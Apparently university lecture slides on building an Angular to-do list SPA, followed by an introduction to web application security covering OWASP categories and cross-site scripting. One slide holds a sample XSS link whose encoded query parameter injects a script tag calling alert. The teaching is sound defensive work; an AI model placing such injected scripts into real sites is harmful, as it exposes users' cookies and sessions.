
# TO-DO LIST WEB APP: SPA EDITION

- Today, we'll implement the good ol' To-do List App as a modern SPA
- We will use the REST backend developed back in **Lecture 15**
- And add a nice Angular 17 frontend on top of it



# TO-DO LIST WEB APP: SPA EDITION

- During today's lecture, we'll check out the Angular To-do List SPA the teacher implemented
- The source code is available in the course materials on Teams
- In the remainder of these slides, we'll go over some of the interesting parts for reference



# TO – DO LIST SPA: LIVE DEMO TIME



# TO-DO LIST SPA: ROUTES

```
/* Nothing much is going on here */
export const routes: Routes = [
  {
    path: "home", component: HomepageComponent,
    title: "To-do List Angular App"
  }, {
    path: "login", component: LoginComponent,
    title: "Login | To-do List Angular App"
  }, { /*some routes were omitted for the sake of brevity*/
    path: "todos", component: TodoPageComponent,
    title: "To-do List | To-do List Angular App",
    canActivate: [authGuard]
  }, {
    path: "todos/:id", component: TodoDetailComponent,
    title: "To-do Detail | To-do List Angular App",
    canActivate: [authGuard]
  }
];
```

Notice that two routes  
are guarded by  
authGuard

Notice that this route  
is parametric!

# TO-DO LIST SPA: AUTHGUARD

```
export const authGuard: CanActivateFn = (route, state) => {
  const authService = inject(AuthService);
  const toastr = inject(ToastrService);
  const router = inject(Router);
  if(authService.isUserAuthenticated()){
    return true;
  } else {
    toastr.warning("Please, login to access this feature", "Unauthorized!");
    return router.parseUrl("/login"); //return a UrlTree
  }
};
```

# TO-DO LIST SPA: LOGIN COMPONENT

```
export class LoginComponent {
  toastr = inject(ToastrService);
  router = inject(Router);
  restService = inject(RestBackendService);
  authService = inject(AuthService);
  submitted = false;
  loginForm = new FormGroup({
    user: new FormControl('', [Validators.required]),
    pass: new FormControl('', [
      Validators.required,
      Validators.minLength(4),
      Validators.maxLength(16)])
  });

  handleLogin() /* handles login submit */
}
```

# TO-DO LIST SPA: LOGIN COMPONENT

```
handleLogin() {
  this.submitted = true;
  if(this.loginForm.invalid){
    this.toastr.error("Invalid data!", "Oops! Invalid data!");
  } else {
    this.restService.login({
      usr: this.loginForm.value.user as string,
      pwd: this.loginForm.value.pass as string,
    }).subscribe({
      next: (token) => { this.authService.updateToken(token as string); },
      error: (err) => { this.toastr.error("Invalid", "Oops! Invalid credentials"); },
      complete: () => {
        this.toastr.success(`Welcome`, `Welcome ${this.loginForm.value.user}!`);
        this.router.navigateByUrl("/todos");
      }
    })
  }
}
```

# TO-DO LIST SPA: LOGIN TEMPLATE

- Interesting bit from the LoginComponent template
- We conditionally show input errors only when needed
  - We use the new Angular 17 control flow syntax `@if!`

```
<label for="pass" class="classes-omitted">Password</label>
<input type="password" formControlName="pass" id="pass" class="omitted" required="">
@if(submitted && loginForm.controls.pass.errors){
  @if(loginForm.controls.pass.errors['required']){
    <p class="form-error">Password is required.</p>
  }
  @if(loginForm.controls.pass.errors['minlength']){
    <p class="form-error">Password should contain at least 4 characters</p>
  }
}
```

# TO-DO LIST SPA: AUTH SERVICE

```
type AuthState = {
  user: string | null,
  token: string | null,
  isAuthenticated: boolean
}

@Injectable({
  providedIn: 'root'
})
export class AuthService {

  authState: WritableSignal<AuthState> = signal<AuthState>({
    user: this.getUser(),
    token: this.getToken(), //get token from localStorage, if there
    isAuthenticated: this.verifyToken(this.getToken()) //verify it's not expired
  })
}
```

# TO-DO LIST SPA: AUTH SERVICE

```
@Injectable({
  providedIn: 'root'
})
export class AuthService {

  //continues from the previous slide

  user = computed(() => this.authState().user);
  token = computed(() => this.authState().token);
  isAuthenticated = computed(() => this.authState().isAuthenticated);
```

# TO-DO LIST SPA: AUTH SERVICE

```
@Injectable({ providedIn: 'root' })
export class AuthService {
  //continues from the previous slide
  constructor(){
    effect( () => { //we use an effect to keep data aligned with localStorage
      const token = this.authState().token;
      const user = this.authState().user;
      if(token !== null)
        localStorage.setItem("token", token);
      else
        localStorage.removeItem("token");
      if(user !== null)
        localStorage.setItem("user", user);
      else
        localStorage.removeItem("user");
    });
  }
}
```

# TO-DO LIST SPA: REST BACKEND SERVICE

```
@Injectable( { providedIn: 'root' } )
export class RestBackendService {
  url = "http://localhost:3000"
  constructor(private http: HttpClient) {}
  httpOptions = {
    headers: new HttpHeaders({
      'Content-Type': 'application/json'
    })
  };

  login(loginRequest: AuthRequest){
    const url = `${this.url}/auth`;
    return this.http.post<string>(url, loginRequest, this.httpOptions);
  }
  //rest of the service omitted for the sake of brevity
}
```

```
export interface AuthRequest {
  usr: string,
  pwd: string
}
```

# TO-DO LIST SPA: AUTH INTERCEPTOR

```
function authInterceptor(request: HttpRequest, next: HttpHandlerFn) {
  const authService = inject(AuthService);
  const token = authService.getToken();

  if (token) {
    // Clone the request and add the Authorization header with the token
    request = request.clone({
      setHeaders: {
        Authorization: 'Bearer ' + token
      }
    });
  }

  return next(request); // Continue with subsequent interceptors, if any
}
```

# TO-DO LIST SPA: TO-DO PAGE COMPONENT

```
export class TodoPageComponent {
  createTodoSubmitted = false;
  restService = inject(RestBackendService);
  toastr = inject(ToastrService);
  router = inject(Router);
  todos: TodoItem[] = [] //array of TodoItems

  newTodoForm = new FormGroup({
    todo: new FormControl('', [Validators.required])
  });

  ngOnInit() { this.fetchTodos(); }
  fetchTodos(){ /*...*/ }
  handleTodoSubmit(){ /*...*/ }
  handleDelete(id: number | undefined){ /*...*/ }
}
```

# TO-DO LIST SPA: TO-DO TEMPLATE

- Interesting bit shown below
- Note that `<app-todo-item>` is a separate component, taking care of displaying a single To-do Item in the list
- The `Todoltem` to show is passed as a property
- Note that the component can also emit `delete` events

```
<ul class="classes-omitted">
  @for(item of todos; track item.id){
    <app-todo-item [todoItem]=item (delete)="handleDelete($event)"/>
  } @empty {
    <li class="classes-omitted">No to-do items to show.</li>
  }
</ul>
```

# THE TO-DO ITEM COMPONENT

```
export class TodoItemComponent {  
  @Input({ required: true}) todoItem: TodoItem;  
  @Output() delete: EventEmitter<number | undefined> = new EventEmitter();  
  editLink = "";  
  restBackend = inject(RestBackendService);  
  toastr = inject(ToastrService);  
  
  ngOnInit(){ this.editLink = "/todos/"+this.todoItem?.id; }  
  
  handleToggleDoneStatus(){ /*...*/ }  
  handleDelete(){ /*...*/ }  
}
```

**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 23**


# **WEB APPLICATION SECURITY**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://luistar.github.io>

<https://www.docenti.unina.it/luigiliberolucio.starace>



# WEB APPLICATION SECURITY

- Web Apps play a crucial role in modern business and communication
- Securing them is essential to prevent **unauthorized access, data breaches**, and other malicious activities.
- Web App Security refers to the measures and practices implemented to protect web applications from security threats.
- The goal of web application security is to ensure the **confidentiality, integrity, and availability** of both the application and the data it handles.

# WEB APPLICATION SECURITY

- Security in Web Apps needs to be handled at different levels
- **Network-level Security**
  - Concerned with the communication between the Web App and the Internet
  - Focuses on data encryption (HTTPS), firewalls filtering malicious HTTP requests, Monitoring and Logging to detect suspicious patterns, ...
- **Application-level Security**
  - Concerned with security measures implemented within the Web App
  - Focuses on Authentication and Authorization, Input Validation to ensure data integrity, Session Management, ensuring data confidentiality, ...

# NETWORK– LEVEL

- Focuses on protecting communication channels and infrastructure
- Protects against attacks targeting the network layer (e.g.: sniffing, MitM, ...)
- Examples: filtering invalid HTTP requests or blocking DDoS attacks with a Firewall, properly encrypting traffic

# APPLICATION– LEVEL

- Focuses on internal mechanisms and functionalities of the Web App
- Mitigates risks associated with the application itself
- Attacks may be concealed within **valid** HTTP requests and exploit vulnerabilities in the way the App is implemented to achieve malicious goals!

# WEB APPLICATION SECURITY

- Network-level security is a topic for the Computer Networks / Network Security.
- In the Web Technologies course, we are concerned with how to design and develop modern web apps.
- We will therefore focus only on Application-level security, and make sure that the application we develop do not contain security vulnerabilities!
- We will also explore the key security mechanisms implemented in modern web browsers (e.g.: **CORS**), so we know how to work with them

# HOW BAD IS THE SITUATION?

- Quite bad...
- A **significant** number of web apps is affected by at least one vulnerability
- The [OWASP](#) (Open Worldwide Application Security Project) is a non-profit organization that collects vulnerability data and publishes periodic reports on the most prevalent vulnerability classes ([OWASP Top 10](#))



# COMMON WEB APP VULNERABILITIES

In the remaining slides, we will focus on a (small) subset of vulnerabilities, that occur frequently in web applications, can cause very serious damage, and can be easily mitigated or prevented!

- Cross-site Scripting (**XSS**)
- Cross-site Request Forgery (**XSRF** or **CSRF**)
- SQL Injections
- Session Attacks (Session Hijacking)
- Insufficient Input Validation leading to attacks on data integrity

# SUBJECT SYSTEMS


- We will also demonstrate these attacks on real web applications and with a modern web browser!
- For some attacks, we will use the [OWASP Juice-shop](#) web app
  - Modern web app
  - Angular frontend
  - Express backend with Sequelize (and more)
- For others, we will use the Express To-do List traditional web app we developed back in Lecture 14
  - Traditional web app implemented using Express

# CROSS–SITE SCRIPTING


# CROSS–SITE SCRIPTING (XSS)

- XSS attacks aim at **injecting** malicious client-side code into otherwise trusted websites
- The attacker exploits flaws in the web app to send malicious client-side code to other users
- The flaws that enable such attacks occur when a web app displays untrusted input (e.g.: coming from users) without proper **validation** or **escaping** (encoding)

# PERFORMING AN XSS ATTACK



# PERFORMING AN XSS ATTACK




# XSS: CONSEQUENCES

- Injected client-side code is executed by the browser as if it were **trusted** code (it's indistinguishable from the legit JS!)
- Users can be attacked by simply clicking on a malicious link
- Click `<a href="https%3A%2F%2Flegit.app%3Fq%3D%3Cscript%3E alert%28%22XSS%22%29%3C%2Fscript%3E">here</a>`
- It can do everything trusted JavaScript can
  - Access and manipulate **cookies** (e.g.: session ids!)
